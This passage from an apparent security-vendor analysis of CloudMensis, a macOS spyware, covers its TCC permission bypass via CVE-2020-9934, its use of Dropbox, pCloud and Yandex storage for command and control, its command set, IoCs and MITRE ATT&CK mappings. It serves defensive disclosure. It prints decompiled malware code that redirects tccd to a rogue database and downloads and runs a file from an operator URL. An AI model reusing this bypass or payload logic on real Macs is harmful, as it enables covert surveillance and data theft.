CloudMensis uses two techniques to bypass TCC (thus avoiding prompting the user), thereby gaining access to the screen, being able to scan removable storage for documents of interest, and being able to log keyboard events. If SIP is disabled, the TCC database (`TCC.db`) is no longer protected against tampering. Thus, in this case CloudMensis add entries to grant itself permissions before using sensitive inputs. If SIP is enabled but the Mac is running any version of macOS Catalina earlier than 10.15.6, CloudMensis will exploit a vulnerability to make the TCC daemon (`tccd`) load a database CloudMensis can write to. This vulnerability is known as CVE-2020–9934and was reported and described by Matt Shockley in 2020.

The exploit first creates a new database under `~/Library/Application Support/com.apple.spotlight/Library/Application`


`Support/com.apple.TCC/` unless it was already created, as shown in Figure 9.



```
v11 = NSUserName();
v12 = objc_retainAutoreleasedReturnValue(v11);
v13 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("/Users/%@/Library/Application Support/com.apple.spotlight/Library/Application Support/com.apple.TCC/TCC.db"),
        v12);
v14 = objc_retainAutoreleasedReturnValue(v13);
objc_release(v12);
v15 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
v16 = objc_retainAutoreleasedReturnValue(v15);
v64 = v14;
v17 = (unsigned __int8)objc_msgSend(v16, "fileExistsAtPath:", v14);
```

Figure 9. Checking it the illegitimate TCC database file already exists

Then, it sets the `HOME` environment variable to `~/Library/Application Support/com.apple.spotlight`using `launchctl setenv`, so that the TCC daemon loads the alternate database instead of the legitimate one. Figure 10 shows how it is done using `NSTask`.



```
v42 = NSUserName();
v43 = objc_retainAutoreleasedReturnValue(v42);
v44 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("/Users/%@/Library/Application Support/com.apple.spotlight"),
        v43);
v45 = objc_retainAutoreleasedReturnValue(v44);
v65 = v45;
objc_release(v43);
v61 = &OBJC_CLASS___NSTask;
v71[0] = CFSTR("-c");
v46 = objc_msgSend(v45, v66, CFSTR(" "), CFSTR("\\ "));
v69 = (char *)objc_retainAutoreleasedReturnValue(v46);
v47 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("launchctl setenv HOME %@"), v69);
v48 = objc_retainAutoreleasedReturnValue(v47);
v71[1] = v48;
v49 = objc_msgSend(&OBJC_CLASS___NSArray, v68, v71, 2LL);
v50 = objc_retainAutoreleasedReturnValue(v49);
v51 = objc_msgSend(v61, (SEL)v67, CFSTR("/bin/sh"), v50);
v52 = objc_retainAutoreleasedReturnValue(v51);
objc_msgSend(v52, v95);
((void (__fastcall *)(id))objc_release)(v52);
((void (__fastcall *)(id))objc_release)(v50);
((void (__fastcall *)(NSString *))objc_release)(v48);
((void (__fastcall *)(char *))objc_release)(v69);
v70[0] = CFSTR("-c");
v70[1] = CFSTR("launchctl stop com.apple.tccd && launchctl start com.apple.tccd");
v53 = objc_msgSend(&OBJC_CLASS___NSArray, v68, v70, 2LL);
```

Figure 10. Mangling the `HOME` environment variable used by `launchd` with `launchctl` and restarting `tccd`

Communication with the C&C server

To communicate back and forth with its operators, the CloudMensis configuration contains authentication tokens to multiple cloud service providers. Each entry in the configuration is used for a different purpose. All of them can use any provider supported by CloudMensis. In the analyzed sample, Dropbox, pCloud, and Yandex Disk are supported.

The first store, called `CloudCmd` by the malware authors according to the global variable name, is used to hold commands transmitted to bots and their results. Another, which they call `CloudData`, is used to exfiltrate information from the compromised Mac. A third one, which they call `CloudShell`, is used for storing shell command output. However, this last one uses the same settings as `CloudCmd`.

Before it tries fetching remote files, CloudMensis first uploads an RSA-encrypted report about the compromised Mac to `/January/` on `CloudCmd`. This report includes shared secrets such as a bot identifier and a password to decrypt to-be-exfiltrated data.

Then, to receive commands, CloudMensis fetches files under the following directory in the `CloudCmd` storage:`/Febrary/<bot_id>/May/`. Each file is downloaded, decrypted, and dispatched to the `AnalizeCMDFileName`method. Notice how both *February* and *Analyze* are spelled incorrectly by the malware authors.


The `CloudData` storage is used to upload larger files requested by the operators. Before the upload, most files are added to a password-protected ZIP archive. Generated when CloudMensis is first launched, the password is kept in the configuration, and transferred to the operators in the initial report.

Commands

There are 39 commands implemented in the analyzed CloudMensis sample. They are identified by a number between 49 and 93 inclusive, excluding 57, 78, 87, and 90 to 92. Some commands require additional arguments. Commands allow the operators to perform actions such as:

- Change values in the CloudMensis configuration: cloud storage providers and authentication tokens, file extensions deemed interesting, polling frequency of cloud storage, etc.
- List running processes
- Start a screen capture
- List email messages and attachments
- List files from removable storage
- Run shell commands and upload output to cloud storage
- Download and execute arbitrary files


Figure 11 shows command with identifier 84, which lists all jobs loaded by `launchd` and uploads the results now or later, depending on the value of its argument.



```
  case 84:
    if ( !argc )
      goto LABEL_285;
    if ( argc != 1 )
      goto LABEL_281;
    if ( *(_WORD *)argv[0] )
    {
      if ( *(_WORD *)argv[0] == 1 )
      {
        v116 = v506->mFunc;
        v117 = CFSTR("launchctl list");
EL_108:
        -[functions ExecuteCmdAndSaveResult:saveResult:uploadImmediately:](
          v116,
          "ExecuteCmdAndSaveResult:saveResult:uploadImmediately:",
          v117,
          1LL,
          0LL);
      }
    }
    else
    {
      v421 = v506->mFunc;
      v422 = CFSTR("launchctl list");
EL_238:
      -[functions ExecuteCmdAndSaveResult:saveResult:uploadImmediately:](
        v421,
        "ExecuteCmdAndSaveResult:saveResult:uploadImmediately:",
        v422,
        1LL,
        1LL);
    }
    goto LABEL_281;
```

Figure 11. Command 84 runs `launchctl list` to get `launchd` jobs

Figure 12 shows a more complex example. Command with identifier 60 is used to launch a screen capture. If the first argument is 1, the second argument is a URL to a file that will be downloaded, stored, and executed by `startScreenCapture`. This external executable file will be saved as `windowserver` in the `Library` folder of FaceTime's sandbox container. If the first argument is zero, it will launch the existing file previously dropped. We could not find samples of this screen capture agent.




```
case 60:
  if ( !argc )
    goto LABEL_286;
  if ( argc != 2 )
    goto LABEL_281;
  arg_1 = *(_WORD *)argv[0];
  if ( (confData.field_1A & 1) == *(_WORD *)argv[0] )
    goto LABEL_281;
  if ( arg_1 == 1 )
  {
    v456 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%s"), args[1]);
    v457 = objc_retainAutoreleasedReturnValue(v456);
    v458 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v457);
    v459 = objc_retainAutoreleasedReturnValue(v458);
    objc_release(v457);
    -[control_thread startScreenCapture:](v506, "startScreenCapture:", v459);
    objc_release(v459);
  }
  else if ( !arg_1 )
  {
    confData.field_1A &= ~1u;
    if ( confData.field_4 < 0 )
    {
      v507 = 2LL;
      v96 = NSUserName();
      v97 = objc_retainAutoreleasedReturnValue(v96);
      v98 = objc_msgSend(
              &OBJC_CLASS___NSString,
              "stringWithFormat:",
              CFSTR("/Users/%@/Library/Containers/com.apple.FaceTime/Data/Library/windowserver"),
              v97);
      mFunc = objc_retainAutoreleasedReturnValue(v98);
      objc_release(v97);
      v99 = NSUserName();
      v100 = objc_retainAutoreleasedReturnValue(v99);
      v101 = objc_msgSend(
               &OBJC_CLASS___NSString,
               "stringWithFormat:",
               CFSTR("/Users/%@/Library/LaunchAgents/com.apple.windowServer.plist"),
               v100);
```

Figure 12. Command 60: Start a screen capture

It’s interesting to note that property list files to make `launchd` start new processes, such as `com.apple.windowServer.plist`, are not persistent: they are deleted from disk after they are loaded by `launchd`.

Metadata from cloud storage

Metadata from the cloud storages used by CloudMensis reveals interesting details about the operation. Figure 13 shows the tree view of the storage used by CloudMensis to send the initial report and to transmit commands to the bots as of April 22nd, 2022.



```
.
├── Febrary
│   ├── 04474A41
│   │   ├── August
│   │   ├── July
│   │   ├── June
│   │   └── May
│   │       ├── 48A5F94F97EC56E54C873A782E61A98C94EDCE38EBAAA2D7... (1 byte)
│   │       └── AC219DF1 (1 byte)
│   ├── 09ABA73E
│   │   ├── August
│   │   ├── July
│   │   ├── June
│   │   └── May
│   │       ├── 967B478B14EC54E947F76FE48C28EC6C80553DEA7AB3F264... (1 byte)
│   │       └── A72A96EF (276 bytes)
│   ├── 0E440182
│   └── ...
├── January
│   ├── AAKP1XUnvCalhdBdjF5kRaGttkD8H6ce (344 bytes)
│   ├── AbLH4ZlHoCn9OWvzy9pRV7Tv7NilYgcH (344 bytes)
│   ├── B9yx2dNl5jXhORIdMMjvxUIlDPTizVny (344 bytes)
│   ├── BoPgm8XkSF21NpIgC2Kbl6VtfsdyCZYj (344 bytes)
│   ├── C33OFX5yhS6uLgo3S2Kq7Nc7WYPx73QH (344 bytes)
│   ├── CEAYyDpgiTKJ2UTln7ExNyTiZVawyED3 (344 bytes)
│   └── ...
├── My Videos
│   └── pCloud.mp4 (6,319,438 bytes)
├── My Music
│   └── ...
├── My Pictures
│   └── ...
├── Getting started with pCloud.pdf (16,371,465 bytes)
└── a.txt (6 bytes)

94 directories, 483 files
```

Figure 13. Tree view of the directory listing from the `CloudCmd` storage

This metadata gave partial insight into the operation and helped draw a timeline. First, the pCloud accounts were created on January 19th, 2022. The directory listing from April 22nd shows that 51 unique bot identifiers created subdirectories in the cloud storage to receive commands. Because these directories are created when the malware is first launched, we can use their creation date to determine the date of the initial compromise, as seen in Figure 14.




Figure 14. Subdirectory creation dates under `/Febrary` (sic)

This chart shows a spike of compromises in early March 2022, with the first being on February 4th. The last spike may be explained by sandboxes running CloudMensis, once it was uploaded to VirusTotal.

Conclusion

CloudMensis is a threat to Mac users, but its very limited distribution suggests that it is used as part of a targeted operation. From what we have seen, operators of this malware family deploy CloudMensis to specific targets that are of interest to them. Usage of vulnerabilities to work around macOS mitigations shows that the malware operators are actively trying to maximize the success of their spying operations. At the same time, no undisclosed vulnerabilities (zero-days) were found to be used by this group during our research. Thus, running an up-to-date Mac is recommended to avoid, at least, the mitigation bypasses.

We still do not know how CloudMensis is initially distributed and who the targets are. The general quality of the code and lack of obfuscation shows the authors may not be very familiar with Mac development and are not so advanced. Nonetheless a lot of resources were put into making CloudMensis a powerful spying tool and a menace to potential targets.

IoCs

Public key

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsGRYSEVvwmfBFNBjOz+Q
pax5rzWf/LT/yFUQA1zrA1njjyIHrzphgc9tgGHs/7tsWp8e5dLkAYsVGhWAPsjy
1gx0drbdMjlTbBYTyEg5Pgy/5MsENDdnsCRWr23ZaOELvHHVV8CMC8Fu4Wbaz80L
Ghg8isVPEHC8H/yGtjHPYFVe6lwVr/MXoKcpx13S1K8nmDQNAhMpT1aLaG/6Qijh
W4P/RFQq+Fdia3fFehPg5DtYD90rS3sdFKmj9N6MO0/WAVdZzGuEXD53LHz9eZwR
9Y8786nVDrlma5YCKpqUZ5c46wW3gYWi3sY+VS3b2FdAKCJhTfCy82AUGqPSVfLa
mQIDAQAB
-----END PUBLIC KEY-----
```

Paths used

- `/Library/WebServer/share/httpd/manual/WindowServer`
- `/Library/LaunchDaemons/.com.apple.WindowServer.plist`
- `~/Library/Containers/com.apple.FaceTime/Data/Library/window server`

- `~/Library/Containers/com.apple.Notes/Data/Library/.CFUserTextDecoding`
- `~/Library/Containers/com.apple.languageassetd/loginwindow`
- `~/Library/Application Support/com.apple.spotlight/Resources_V3/.CrashRep`

MITRE ATT&CK techniques

This table was built using version 11 of the MITRE ATT&CK framework.

Tactic	**ID**	**Name**	**Description**
Persistence	T1543.004	Create or Modify System Process: Launch Daemon	The CloudMensis downloader installs the second stage as a system-wide daemon.
Defense Evasion	T1553	Subvert Trust Controls	CloudMensis tries to bypass TCC if possible.
Collection	T1560.002	Archive Collected Data: Archive via Library	Archive Collected Data: Archive via Library CloudMensis uses SSZipArchive to create a password-protected ZIP archive of data to exfiltrate.
	T1056.001	Input Capture: Keylogging	CloudMensis can capture and exfiltrate keystrokes.

Tactic	ID	Name	Description
	T1113	Screen Capture	CloudMensis can take screen captures and exfiltrate them.
	T1005	Data from Local System	CloudMensis looks for files with specific extensions.
	T1025	Data from Removable Media	CloudMensis can search removable media for interesting files upon their connection.
	T1114.001	Email Collection: Local Email Collection	CloudMensis searches for interesting email messages and attachments from Mail.
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography	The CloudMensis initial report is encrypted with a public RSA-2048 key.
	T1573.001	Encrypted Channel: Symmetric Cryptography	CloudMensis encrypts exfiltrated files using password-protected ZIP archives.
	T1102.002	Web Service: Bidirectional Communication	CloudMensis uses Dropbox, pCloud, or Yandex Drive for C&C communication.
Exfiltration	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	CloudMensis exfiltrates files to Dropbox, pCloud, or Yandex Drive.